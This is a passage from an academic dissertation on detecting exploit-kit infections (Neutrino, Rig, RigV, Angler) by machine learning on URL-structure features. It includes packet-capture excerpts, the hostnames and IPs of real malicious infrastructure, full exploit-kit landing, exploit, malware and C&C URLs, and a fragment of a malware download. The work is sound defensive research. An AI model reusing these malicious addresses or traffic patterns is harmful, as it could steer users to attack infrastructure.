


Figure 3.49: Neutrino EK - Landing page 2

and value analysis. The findings make clear how powerful EKs work while bypassing contemporary security countermeasures.

The major observations are that while the employed standard techniques *(e.g., obfuscation)* do not expose explicit malicious behavior, they diminish the opportunity for researchers to catch them. While obfuscation was frequently changed to avoid AV detection, the actual exploit code changes occasionally especially when a new vulnerability is publicly disclosed. Additionally, the advanced features of EK products are primarily designed for *stealth execution*, e.g., if the EK detects an anomaly *(e.g., virtual environment)*, it certainly breaks the infection workflow. According to analysis results, most common exploits in use are designed for *Adobe Flash Player, Java Runtime Environment, Microsoft Silverlight, Internet Explorer and Edge* respec-




Figure 3.50: Neutrino EK - “application/octet-stream” stream




Figure 3.51: Neutrino EK - The Cerber callback

tively. Currently, the most prevalent malware families bundled with EK services are *ransomware, banking trojan, backdoor, bot, and spyware*. This study confirms that the dominant players in the EK criminal marketplace today are proficient in three key fields: (a) The density of evolving profiling, obfuscation, encryption, and encoding techniques to evade detection and disrupt analysis; (b) the speed of new exploit adoption after a new vulnerability is publicly disclosed; and (c) the level of automation in business processes managed through a simple management interface and quality of analytics *(e.g., statistics and graphs)* about ongoing infections to support decision-making. One special note is that security vendors who specialize in web intrusion

```
GET / HTTP/1.1
Accept: text/html, application/xhtml+xml, */*
Accept-Language: en-US
User-Agent: Mozilla/5.0 (Windows NT 6.1; Trident/7.0; rv:11.0) like Gecko
Accept-Encoding: gzip, deflate
Host: ccjlwb22w6c22p2k.onion.to
Connection: Keep-Alive

HTTP/1.1 302 Found
Transfer-Encoding: chunked
Location: https://ccjlwb22w6c22p2k.onion.to/

0
```

Figure 3.52: Neutrino EK - TOR access to follow decryption instructions

Destination	dpt	Protocol	Length	Host	Info
192.185.225.245	80	HTTP	540	joellipman.com	GET / HTTP/1.1
195.133.48.182	80	HTTP	782	feel.easytrimmd.com	GET /?es_sm=108&oq=xfR7L7VUbwq0hBfTewFllYxYA1pGoauojkXQnEOd1J(
195.133.48.182	80	HTTP	827	feel.easytrimmd.com	POST /?q=wHbQMvXcJwDMFYbGMvrES6NbNknQA0OPxpH2_drXdZqxKGni2Ob5l
195.133.48.182	80	HTTP	740	feel.easytrimmd.com	GET /?aqs=yandex.109r60.406j3r0&oq=H9_QqKeAFNFGyi0WEcgdkzdtVBf
195.133.48.182	80	HTTP	492	feel.easytrimmd.com	GET /?oq=m2H9_UqKeAFNFGyiEWEcgdkzdtZBFgV96z720XUnR6egJOD9UGFU(
195.133.48.182	80	HTTP	502	feel.easytrimmd.com	GET /?sourceid=mozilla&es_sm=144&q=z3fQMvXcJwDQDoTHMvrESLtEMU_
195.133.48.182	80	HTTP	782	feel.easytrimmd.com	GET /?es_sm=108&oq=xfR7L7VUbwq0hBfTewFllYxYA1pGoauojkXQnEOd1J(
195.133.48.182	80	HTTP	829	feel.easytrimmd.com	POST /?es_sm=101&oq=CEh3ho_EkKrYCaAqzjBaAfwxjmYgMBwwR8amoixSAy
195.133.48.182	80	HTTP	739	feel.easytrimmd.com	GET /?sourceid=chrome&oq=H9_Qpf-dZbwuyjUGJeQAwyY8LUFwT8vz7j0WE
195.133.48.182	80	HTTP	489	feel.easytrimmd.com	GET /?sourceid=yandex&ie=UTF-8&q=zn3QMvXcJwDQDoHGMvrESLtEMU_QA
37.10.71.202	80	HTTP	389	ffoqr3ug7m726zou.1mznhc.top	GET /0123-4567-89AB-CDEF-0123 HTTP/1.1

Figure 3.53: Wireshark - HTTP requests

http.response

.	Time	Source	spt	Destination	dpt	Protocol	Length	Host	Info
15	2016-12-13 17:26:49	195.133.48.182	80	10.12.13.102	49192	HTTP	721		HTTP/1.1 200 OK (text/html)
35	2016-12-13 17:26:50	195.133.48.182	80	10.12.13.102	49192	HTTP	1069		HTTP/1.1 200 OK (text/html)
54	2016-12-13 17:26:52	195.133.48.182	80	10.12.13.102	49192	HTTP	988		HTTP/1.1 200 OK (application/x-shockwave-flash)
311	2016-12-13 17:26:55	192.185.225.245	80	10.12.13.102	49191	HTTP	81		HTTP/1.1 200 OK (text/html)
390	2016-12-13 17:26:56	195.133.48.182	80	10.12.13.102	49192	HTTP	724		HTTP/1.1 200 OK (text/html)
547	2016-12-13 17:26:57	195.133.48.182	80	10.12.13.102	49192	HTTP	1138		HTTP/1.1 200 OK (text/html)
566	2016-12-13 17:27:00	195.133.48.182	80	10.12.13.102	49192	HTTP	1036		HTTP/1.1 200 OK (application/x-shockwave-flash)
1951	2016-12-13 17:29:34	37.10.71.202	80	10.12.13.102	49211	HTTP	291		HTTP/1.1 302 Found (text/html) (text/html)

Figure 3.54: Wireshark - HTTP responses

detection produce software for their customers. However, in their research laboratory, they do not follow the new attacks with the software they sell. They design more lightweight and intelligent systems to dive into high volumes of network traffic. In parallel with that, we recall the objective of the research, which is to help security analysts rather than directly protecting end-users. Moreover, as presented, the intensively explained significant challenges render automated analysis inefficient. To this end, we reason that rather than a solution based on content analysis, we need more lightweight approaches.




Figure 3.55: Wireshark - HTTP objects




Figure 3.56: Wireshark - Mime-Type: application/x-msdownload

```
GET /?oq=m2H9_UqKeAFNFGyiEWEcgdkzdtZBFgV96z720XUnR6egJOD9UGFUQ9Nz8-
cVLI&es_sm=132&q=wXfQMvXcJwDQCobGMvrESLtDNknQA0KK2Ib2_dqyEoH9eGnihNzUSkry6B2aC&aqs=yandex.
97n84.406g6b4&ie=UTF-16&sourceid=yandex HTTP/1.1
Connection: Keep-Alive
Accept: */*
User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 6.1; Trident/4.0; SLCC2; .NET CLR
2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0)
Host: feel.easytrimmd.com

HTTP/1.1 200 OK
Server: nginx/1.6.2
Date: Tue, 13 Dec 2016 17:26:36 GMT
Content-Type: application/x-msdownload
Content-Length: 257903
Connection: keep-alive
Accept-Ranges: bytes

=|i~C
........8..vY3..
...!...Y....f...[.E.)..^CE..RAB.....`.u..0....!.&.`.n7...;.e.O.K{.).....^/.......z.U..G....
[-W..&....zU..k..lw.......e...........I...2.d+.N..       j.K)......e.....?.<....[.}
y{?.d....-.&\.I..}.3...h..j..!...f.;._br.2..;....w.
...pH<. 3k..2.P.......w..&.....Zc.0.%        2>T&,....!...m....&....|..g.B...y..
{.#..>...w.L.^.........n
.....A......f...-...?C...J..;.4..y.){S..y.u.x,..B}.:1.`&.....%.2.%.q.#_..XLj.....B.Q.....}.
```

Figure 3.57: Wireshark - “application/x-msdownload” stream

```
GET  68004  200 text/plain                         /
GET  5378   200 text/html                          /?es_sm=108&oq=xfR7L7VUbwq0hBfTewFllYxYA1
POST 30562  200 text/html                          /?q=wHbQMvXcJwDMFYbGMvrES6NbNknQA0OPxpH2_
GET  12397  200 application/x-shockwave-flash      /?aqs=yandex.109r60.406j3r0&oq=H9_QqKeAFN
GET  257903 200 -                                  /?oq=m2H9_UqKeAFNFGyiEWEcgdkzdtZBFgV96z72
GET  257903 200 -                                  /?sourceid=mozilla&es_sm=144&q=z3fQMvXcJw
GET  5380   200 text/html                          /?es_sm=108&oq=xfR7L7VUbwq0hBfTewFllYxYA1
POST 30524  200 text/html                          /?es_sm=101&oq=CEh3ho_EkKrYCaAqzjBaAfwxjm
GET  12397  200 application/x-shockwave-flash      /?sourceid=chrome&oq=H9_Qpf-dZbwuyjUGJeQA
GET  257903 200 -                                  /?sourceid=yandex&ie=UTF-8&q=zn3QMvXcJwDQ
GET  0      302 -                                  /0123-4567-89AB-CDEF-0123
```

Figure 3.58: Bro – HTTP requests and responses

CHAPTER 4

METHODOLOGY

According to our findings, there are two key discoveries about EK characteristics. Firstly, all EK families have a similar workflow for malware delivery as illustrated in Figure 2.5. More precisely, infections contain 5 elements that are *campaign, gate, landing page, exploit, and malware*. Secondly, each component in an infection chain follows particular templates. For instance, the length of URLs fall within specific boundaries, URLs contain a peculiar number of query keys, and their values have tailored formats. One of the novelties of this study is leveraging the *overall URL patterns* embedded in HTTP interactions between EK servers and victim machines to identify classes of EKs. Specifically, instead of analyzing each URL independently, the goal is to inspect all URLs, which are posted automatically after one click and without any user consent, together. The structures in the workflow allow to characterize EK flavors to a certain extent. After evaluating the statistical differences in the URLs of entire infection chains, we identified the *auto-URL-generation* logic and with the help of our novel technique, we were able to design distinguishing features that cover each EK family. Conclusively, the approach takes advantage of machine learning methods, where both unsupervised and supervised models are built for the discrimination of network traffics that belong to EK-based infections.

This chapter is organized as follows. The superiority of the data source, which is a privileged aspect of this study, and the challenges we faced with the data processing are described in Section 4.1. A comprehensive technical explanation of the methodology of how we determine novel features appears in Section 4.2. The implementation details of the unsupervised models are presented in Section 4.3 and supervised models are shown in Section 4.4, where the experiment design (e.g., sampling strategy), the feature selection details, evaluation (e.g., cross validation), comparison, and analysis of the results are given.

4.1 Data Sources

Access to real-world EK data is usually restricted to companies, government agencies and research institutions that have had their systems intentionally exposed to these attacks, and not made available publicly. To the best of our knowledge, Kafeine[1] and Bradly Duncan[2] are the top contributors of open source EK research data. Kafeine is usually the first expert, who realizes totally new types of campaigns and EK families.

[1] malware.dontneedcoffee.net
[2] malware-traffic-analysis.net

The major contribution of Bradly Duncan is the captured network traffic files, which are shared on his website. On the other hand, generating our own data corpus may seem to be another option. Although this is not impossible, the task is quite difficult with some drawbacks. The advantages of using a community-driven data corpus over generating our own are that it enables proof of the study quality, provides acceptability by a larger audience, opens doors for future researchers to compare their own results and offers high quality in the data utilized. To this end, the primary data source of this study is the full packet captures shared by Bradly Duncan, which is an advantage of the introduced study, while other researchers depend on private datasets. The origin of the traffics are the incidents that have resulted in malware infection after exploiting a client-side vulnerability through various EK products. The network captures are stored in the industry standard pcap file format and are available via the public website. It is crucial that all the samples were generated during 2016, hence this study totally represents one year, which is also another exclusive aspect when compared to other researches. The EKs exhibit a significant evolution in a longer period of time, which makes detection difficult. We also include a data corpus[3] shared from a website for testing purposes.

The network traffics were sniffed while intentionally visiting the compromised webpage that causes malware infection through an EK at the end. The communication between the victim system and EK infrastructure is provided via real operating system and real browser personalities, contrary to the mentioned related work that usually rely on honeyclients.

It is imperative that such a study conducts offline analysis, since campaigns and pages hosted by EKs quickly disappear. In addition, offline analysis provides two benefits, which are repeatable experiments and acknowledgment of a broad audience. On the contrary, online analysis is not as dependable, since EKs' behavior usually depend on client profiles and EKs do not give the same response for every request. While exploits and malware change according to the victim environment, EKs present benign behaviors for certain end-user platforms. Therefore, while a researcher gets an infection, some other could get normal Web browsing. In that case, the evaluation and comparisons would not be fair.

One of the tremendous challenges of this study is extracting the actual dataset, which will be consumed by machine learning algorithms. The confirmation of the true labels and processing pcap files are just two of those.

4.1.1 Processing Captured Files

We utilized two widely common tools to process pcap files in order to cross-check the results of one with the other. At first, the *Tshark* library that is the command line interface behind the well-known network packet capture and analysis tool *Wireshark*[4] was utilized. The second tool executed is *Bro*[5], which has been developed and maintained by the *International Computer Science Institute at the University of*

[3] broadanalysis.net
[4] www.wireshark.org
[5] www.bro.org

California at Berkeley and supported by the *US National Science Foundation (NSF)*. The objective is extracting HTTP traffic (URL and related metadata) and HTTP files, and assigning general labels to each URL. Although we focus on just URLs, the page contents were also extracted in order to be sure there is really a malware infection after exploitation.

The first challenge is experienced when processing the network packet captures with Wireshark and Bro. For some cases, they could not extract the same files from the traffics, since those files are intentionally malformed *(e.g., incorrect HTML header)* or contain encrypted objects. Secondly, some infections consist of more than one exploit and malware, which increments the normal infection chain length and negatively affects the accuracy of the discrimination models. Finally some capture files contain a lot of follow up traffic related to C&C communication, which also degrades model performances. Those are also the certain arguments why we did not agree on content analysis. On the other hand, several weeks were spent for adjusting our models and error debugging due to such outliers.

4.1.2 Label Confirmation

Firstly, although the dataset provider is definitely reliable, all pcap files were manually analyzed and labels were confirmed. The training dataset comprises of all the incidents that happened throughout 2016 and the total number of pcap files is 189. There are 30 incidents containing malicious spam (malspam), which are out of scope. The EKs that have a small number of incidents such as *Sundown EK (5), Magnitude EK (3), and KaiXin EK (2)* were removed. There is one pcap file that has an infection from both *Angler and Rig*, which was discarded. Finally, 4 pcap files were also removed, where they contained *EK-data-dump, Dridex, ISC-diary*, and a malicious *Android* application. In total, 45 pcap files were discarded and the remaining set contains 144 infections from *Rig, RigV, Angler and Neutrino* Exploit Kit families that correspond to 1456 URLs. The test dataset covers the incidents that also happened during 2016. The total number of pcap files here is 96. The infections belong to *Rig, RigV and Neutrino* EK flavors that involve 818 URLs.

The pcap files that contain corrupted HTML, exploit, or malware files due to several reasons (e.g., network fragmentation) were not discarded, although we are not able to recover them with industry standard tools by default settings, since we wanted to validate that the incidents under investigation execute at least one exploit and malware. In addition, we consider only the URLs in the infection chain rather than page contents, thus there is no problem with invalid files.

4.2 Feature Engineering

A URL address is a string that is placed to access resources hosted on the Web. There are three logical parts in a URL, which are hostname, path and query as shown in Table 4.1.

According to our key observations through manual EK analysis, there are significant structural patterns across EK infections. Firstly, an attack usually starts with a campaign page, where the URL address does not contain path or query parts. Next, landing page, exploit and malware files are served from the same domain address and frequently the URLs are relatively long. Finally, after malware is executed on the victim system, a reverse connection is established for command and control (C&C) activity via a third domain address that contains just a path in the URL without a query field.

Table 4.1: Logical characterization of a URL

URL Format	<domain name>.<top level domain>/<path>/<query>
Sample URL	abc.mydomain.com/path1/path2/page.html?param1=val1&param2=val2
Hostname	abc.mydomain.com
Path	/path1/path2/page.html
Query	?param1=val1&param2=val2

The dominant characteristics of Neutrino EK infections are that the lengths of the URLs are not very long and not very short, URLs usually do not have a query part, and the path segment includes lots of dash characters. The incidents also have two specific characteristics. First, some chains start with a URL without any path or query, then follow 4 URLs from the same domain address that have only the path field. Some other cases start with a URL ending with a JavaScript filename, then follow 4 URLs from the same domain address, after that one URL with a key-value pair in the query region appears, and finally one IP address is accessed ending with a filename for the C&C process.

The dominant characteristics of Angler EK infections are that the lengths of the URLs are long, there are at least a bunch of URLs per chain, URLs usually have lots of key-value pairs in the query part. The incidents also have two particular characteristics. First, some chains start with a URL without any path or query, then follow 5 to 7 URLs from the same domain address with or without path field, and after that a command and control URL with a filename and key-value pair in the query segment appears. Second, while a set of the cases contain many URLs for command and control purposes, the other cases access IP addresses with a filename for C&C traffic.

The dominant characteristics of Rig EK infections are that the lengths of the URLs are long, including lots of dashes or underscores. The chains start with a URL without any path or query, then sometimes follow one or two URLs from the same domain address, where the first one has no filename but a path part, the next URL has a filename with a path segment, followed by 3 or 4 URLs from the same domain address, where the first one has no filename but a query field, and the next 2 URLs have a filename with a query region. Finally, one IP address or domain is accessed, ending with a relatively short path for C&C efforts.

Some versions of Rig EK infections have a slight difference. The lengths of the URLs are long. The chains start with a URL without any path or query, then follow 3 URLs from the same domain address, where the first one has no filename but one key-value pair in the query part including lots of dashes or underscores, the next two URLs have a filename with one key-value pair in the query field including lots of dashes or underscores. Finally, one IP or domain address is accessed ending with a relatively short path for C&C services.

The dominant characteristics of RigV EK infections are that the lengths of the URLs are long. The chains start with a URL without any path or query, follow 3 or 4 URLs from the same domain address, where URLs have no filename but 6 key-value pairs in the query parts including lots of dashes or underscores. Finally, one IP address or domain is accessed, ending with a relatively short path for (C&C) functions.

Table 4.2: Sample infection from RigV

Functionality	**URL Address**
Campaign	joellipman.com/
Landing Page	add.ibeattheclockatticktock.com/?aqs=yandex.74p77.406f4y2& oq=CelqA8fMlKbsDOVbj3BOJLQ1mz48OVAkWpP2uikLTzB_ IhJeH9CW9UU4HupE&sourceid=yandex&es_sm=100&q=z3rQ MvXcJwDQDoTGMvrESLtEMU_OHkKK2OH_783VCZ39JHT 1vvHPRAP2tgW &ie=Windows-1251
Exploit	add.ibeattheclockatticktock.com/?ie=Windows- 1251&q=z37QMvXcJwDQDoTDMvrESLt EMU_OH0KK2OH_783VCZz9JHT1vvHPRAPwtgWCel&es_ sm=129&sourceid=chrome &aqs=chrome.125x57.406a8x0&oq=q A8fMlKbsDOVbj3BOJLQBmz48OVAkWpP2rikLTzB_IhJeH_C WMYgpD_6LWU7dt
Malware	add.ibeattheclockatticktock.com/?aqs=edge.122a103.406k4r4& sourceid=edge&es_sm=91 &q=w3bQMvXcJxfQFYbGMvLDSK NbNkbWHViPxoyG9MildZ-qZGX_k7rDfF- qoV_cCgWRxfE&oq=qfLZQNQHo3kHVeQMwyocLVVtA9vqo 3UTQmkKYg5CE-BzZZQhF-qKSELk93VzFkrFUcw&ie=UTF- 8
C&C Activity	ffoqr3ug7m726zou.ihuk7s.top/0123-4567-89AB-CDEF- 0123?iframe

In addition to the gained insights from the anatomic appearance of EK infections, we also identified internal concrete structures in URLs. For the sake of clarity, we support our claim with an example contained in the dataset as shown in Table 4.2. For this EK family, RigV; the landing page, exploit, and malware URLs have a query part, but do not have a path field. There are 6 key-value pairs in the query segment and their order changes across URLs. While the query keys are also almost the same among different incidents, the values of the keys are diverse, which are also almost unique among different incidents. More precisely, for this particular infection, there is a 5-character key *('es_sm')* and its value is a 2 or 3-digit integer *(e.g., for exploit URL '129')*. There is a 9-character key *('source_id')* and its value has a pattern that indicates the browser vendor (e.g., for malware URL 'edge'). There is a 2-character key ('ie') and its value *(e.g., for landing page URL 'Windows-1251')* has a pattern that indicates the character encoding. There is a 3-character key *('aqs')* and its value *(e.g., for exploit URL 'chrome.125x57.406a8x0')* has a pattern that has the browser vendor, a dot, a two or three-digit number, a lowercase character, a two or three-digit number, a dot, a two or three-digit number, a lowercase character, a digit, a lowercase character, and a digit. There is a 2-character key *('oq')* and its value *(e.g., for malware URL 'w3bQMvXcJxfQFYbGMvLDSKNbNkbWHViPxoyG9MildZ-qZGX_k7rDfF-qoV_cCgWRxfE')* has a pattern that is a minimum 60, maximum 67 characters long mixed case alpha-numeric string containing at least one dash or underscore special character. There is a 1-character key *('q')* and its value *(e.g., for exploit URL 'z3rQMvXcJwDQDoTGMvrESLtEMU_OHkKK2OH_783VCZ39JHT1vvHPRA P2tgW')* has a pattern that is minimum 59, maximum 67 characters long, mixed case alpha-numeric string containing at least one dash or underscore special character.

4.2.1 Feature Design

Naturally, researchers frequently favor attributes that are commonly observed in malicious activities to increase detection accuracy. While this attitude makes sense, it is also known that attackers tend to utilize those common attributes similar to benign use in order to confuse detection mechanisms. Therefore, relying on mathematical models while deriving features makes a model more durable. Secondly, particularly when the attributes are not directly related to malicious code, the effectiveness of this idea becomes more obvious. This is valid in our concept where URL addresses actually do not infect, but the webpage content does.

The integral issue here is designing the attributes for the machine learning algorithms and coding them into numerical values. The most obvious technique could be searching for the patterns mentioned above. For example, whether the given URL has 6 key-value pairs in the query part or whether the given URL contains a 5-character key that has a two or three-digit number. The aforementioned technique involves pattern searching that is usually conducted with regular expressions. Such an approach is applied to detect just the target object, no less or no more, to prevent excessive search space. Therefore, we deduce that in order to be less affected from the high potential changes in URL patterns, we should follow an intelligent approach that employs statistics. Counting tokens, measuring lengths, and calculating minimum and maximum values appears to be the optimal solution. Such mathematical operations are many times more efficient than pattern searching in terms of the time taken and speed of action.

Dataset. With respect to quantifying the patterns in URLs, firstly we measure the path length, count the path tokens, and calculate the maximum, minimum and average of those tokens. Basically, in this way, a 20-character path that has one token is discriminated from a 20-character path that has five tokens. Secondly, we apply the same logic to the query part, but the key-value pairs are computed separately. Likewise, in order to differentiate EKs more reliably, counting the particular special characters, dash and underscore, is also taken into account to recognize the minor changes of EK families. The extracted features include the following: *Path Length, Query Length, Count of Path Tokens, Path Minimum Length, Path Maximum Length, Path Average Length, Path Sum Length, Count of Query Key Tokens, Query Key Minimum Length, Query Key Maximum Length, Query Key Average Length, Query Key Sum Length, Count of Query Value Tokens, Query Value Minimum Length, Query Value Maximum Length, Query Value Average Length, Query Value Sum Length, Count of Special Characters, Count of URLs, and Count of Unique domain addresses*.

A custom Python-based script was developed to extract features, especially statistics from the full URL addresses. The feature design decision is based on the analysis drawn from the live EK families that are hosted on the World Wide Web. The attributes were derived from 144 incidents of 4 distinct, currently dominant EK flavors. After the labels of the dataset were manually verified, 20 features were extracted for each infection chains. The output of the script is the actual dataset that will be subjected to machine learning where clustering and classification algorithms are applied to enable processing for high speed and accuracy.

4.2.2 Preprocessing Features

In order to build accurate machine learning models, the raw dataset was purified, as in the first try, the algorithms could not perform well. It is considered that transforming actual values of features into an explicit representation could improve machine learning estimators. In this scope, four common scaling methods were evaluated, which are *maximum and minimum scaler, standard scaler, standard normalizer, and binarizer*. Experiments showed that the standard scaler performs best on the training dataset.

4.3 Unsupervised Analysis Approach

As the dissertation proposes a new technique to reveal *zero-day* EK families, an unsupervised machine learning method is taken on board for the solution. As the *zero-day* paradigm refers to a previously unknown fact by definition, we utilize an exploratory data analysis technique to get an intuition about the structure of the dataset at first. Clustering is defined as identifying certain subgroups in the dataset, where the samples in the same cluster are very similar and this approach is executed to group EK flavors based on URL features.

4.3.1 Models

